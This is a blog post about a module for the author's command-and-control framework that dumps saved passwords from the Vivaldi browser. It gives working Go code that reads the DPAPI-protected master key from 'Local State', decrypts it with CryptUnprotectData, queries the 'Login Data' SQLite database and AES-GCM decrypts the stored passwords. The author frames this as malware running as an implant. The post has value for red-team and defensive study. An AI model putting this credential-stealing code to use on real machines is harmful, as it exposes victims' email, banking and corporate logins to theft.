BelphC2 - Dumping Passwords out of Web Browsers
Sections
Save password..? Yes#
It feels like web browsers have accidentally become credential vaults? Mainly because… Well we typically hit “save password” when prompted:
 Admittedly, without much prior thought! Credentials for:
- Email accounts.
- Banking logins.
- Corporate VPN credentials.
- Cloud dashboards.
- Developer secrets.
- Session tokens.
But there’s an important detail here in regards to how these browsers secure credentials in default configurations:
Browser password managers are often designed to protect data at rest, not necessarily protect data from the logged-in user context itself.
And malware runs in the logged-in user context :D
Inspiration#
Dumping browser credentials has become a favorite TTP of mine recently. A big part of this is due to my aversion to running MimiKatz, or touching SAM/SYSTEM at all as of late (EDR would atomize me if I tried).
One of the most simple ways to Implement this TTP (MITRE TTP T1555.003) is by just simply having GUI Access (RDP for example), and poking around in the web browser manually:

Therefore after learning how leverage this TTP problematically via MalDev Academy’s Malware Development Course, I built a small module targeting dumping credentials out of the Vivaldi web browser inside BelphC2.
The remainder of this article will describe the workflow to:
- Find the browser’s encrypted master key
- Decrypt the browser’s master key using CryptUnprotectData
- Open the browser’s SQLite database
- Decrypt saved credentials
Auf geht’s!
DPAPI#
Most Chromium-based browsers: (Chrome, Edge, Brave, Vivaldi, ect) store passwords encrypted using:
- AES-GCM
- with a master key
- protected using DPAPI
At first glance this seems fine: strong encryption, operating system integration, modern crypto primitives, protected keys… But there is a weak link!
The DPAPI MasterKey is encrypted using a hash of the user’s login password (or PIN). For domain users, this often involves the user’s NTLM hash.
Meaning:
- the correct Windows user can decrypt the data
- applications running as that user can also decrypt the data
That design is intentional. Otherwise browsers themselves could not retrieve saved passwords.
How DPAPI Works:
- Master Key Creation: When data is first encrypted, DPAPI generates a “Master Key” (stored in
%APPDATA%\Microsoft\Protect\<user SID>). - Hash-Based Protection: This Master Key is encrypted using a hash of the user’s logon password (e.g., NTLM hash).
- Encryption/Decryption: Apps (such as web browsers) use the WINAPI function
CryptProtectDatato create encrypted data blobs. When the same user is logged in,CryptUnprotectDatauses the Master Key to decrypt it, making it seamless and transparent to the user.
CryptProtectData and CryptUnprotectData are the the functions used behind the scenes when a user is either saving a password in their browser, or retrieving it when using autofill.
According to Microsoft:
“The CryptProtectData function performs encryption on the data in a DATA_BLOB structure. Typically, only a user with the same logon credential as the user who encrypted the data can decrypt the data. In addition, the encryption and decryption usually must be done on the same computer.”
Keep this in the back of your mind!
Extracting The Browser Master Key#
Chromium browsers store an encrypted AES master key under:
%LOCALAPPDATA%\Vivaldi\User Data\Local State
This (encrypted) key is what encrypts the credentials you store in your browser when clicking “save”. Below, our getMasterKey function will snag this key for us:
type LocalState struct {
    OSCrypt struct {
        EncryptedKey string `json:"encrypted_key"`
    } `json:"os_crypt"`
}

...

func getMasterKey(localStatePath string) ([]byte, error) {

	data, err := os.ReadFile(localStatePath)
	if err != nil {
		return nil, err
	}

	var ls LocalState

	if err := json.Unmarshal(data, &ls); err != nil {
		return nil, err
	}

	encKeyB64 := ls.OSCrypt.EncryptedKey

	if encKeyB64 == "" {
		return nil, fmt.Errorf("no encrypted_key")
	}
The key itself is Base64 encoded and prefixed with DPAPI. We’ll strip this blob:
...
	encKey, err := base64.StdEncoding.DecodeString(encKeyB64)

	if err != nil {
		return nil, err
	}

	if len(encKey) < 5 || string(encKey[:5]) != "DPAPI" {
		return nil, fmt.Errorf("missing DPAPI prefix")
	}

	encKey = encKey[5:]
...
Now, it’s time to decrypt this key so that it can become usable! We will use the CryptUnprotectData function mentioned earlier!
Here is the syntax for CryptUnprotectData
DPAPI_IMP BOOL CryptUnprotectData(
  [in]            DATA_BLOB                 *pDataIn,
  [out, optional] LPWSTR                    *ppszDataDescr,
  [in, optional]  DATA_BLOB                 *pOptionalEntropy,
                  PVOID                     pvReserved,
  [in, optional]  CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
  [in]            DWORD                     dwFlags,
  [out]           DATA_BLOB                 *pDataOut
);
This is a critical moment - because if our implant is already running as the user that saved the credential originally, this function should theoretically decrypt the browser master key for us!
As we can see, there are only 3 important arguments. We will call this function like so:
- Create a
DATA_BLOBIN object used to provide the encrypted key to the function - Create a
DATA_BLOBOUT object used to receive the outputted decrypted key from the function call - Call the CryptUnprotectData function! We’ll pass our
DATA_BLOBobjects, and set dwFlags to 0 - Free the heap memory allocated by the Windows API using LocalFree.
	var inBlob windows.DataBlob
	inBlob.Size = uint32(len(encKey))

	if len(encKey) > 0 {
		inBlob.Data = &encKey[0]
	}

	var outBlob windows.DataBlob

	err = windows.CryptUnprotectData(&inBlob, nil, nil, 0, nil, 0, &outBlob)
	if err != nil {
		return nil, fmt.Errorf("CryptUnprotectData failed: %w", err)
	}

	decrypted := make([]byte, outBlob.Size)
	copy(decrypted, unsafe.Slice(outBlob.Data, outBlob.Size))

	defer windows.LocalFree(windows.Handle(uintptr(unsafe.Pointer(outBlob.Data))))

	if len(decrypted) != 32 {
		return nil, fmt.Errorf("key not 32 bytes (got %d)", len(decrypted))
	}

	return decrypted, nil
Chefs kiss!
Opening The Saved Login Database#
Now that we have the AES key, decrypt credentials stored in the browser’s local SQLite Database at:
%LOCALAPPDATA%\Vivaldi\User Data\Login Data
We can interact with this database directly:
db, err := sql.Open("sqlite", loginDB)
And execute the following query:
SELECT origin_url, username_value, password_value
FROM logins
WHERE password_value IS NOT NULL
At this point:
- usernames are already plaintext
- URLs are ALSO in plaintext
- passwords remain AES encrypted blobs, that we can now decrypt after a couple steps
Modern Chromium browsers use AES-GCM with a v10 blob format. We can validate with some string splicing, and eventually decrypt our blob:
if string(enc[:3]) != "v10" {
	return "", fmt.Errorf("unexpected prefix: %q (expected 'v10')", string(enc[:3]))
}

nonce := enc[3:15]
ctWithTag := enc[15:] // ciphertext + tag concatenated

if len(ctWithTag) < 16 {
	return "", fmt.Errorf("no tag in payload")
}

fmt.Printf("[DEBUG] Full blob hex: %x\n", enc)
fmt.Printf("[DEBUG] nonce: %x | payload len (ct+tag): %d\n", nonce, len(ctWithTag))

block, err := aes.NewCipher(key)
if err != nil {
	return "", err
}


gcm, err := cipher.NewGCM(block)
if err != nil {
	return "", err
}

plaintext, err := gcm.Open(nil, nonce, ctWithTag, nil)

if err != nil {
	return "", fmt.Errorf("GCM Open failed (concat workaround): %w", err)
}

return string(plaintext), nil
And suddenly:

Plaintext credentials! Now go try this one at home kids!!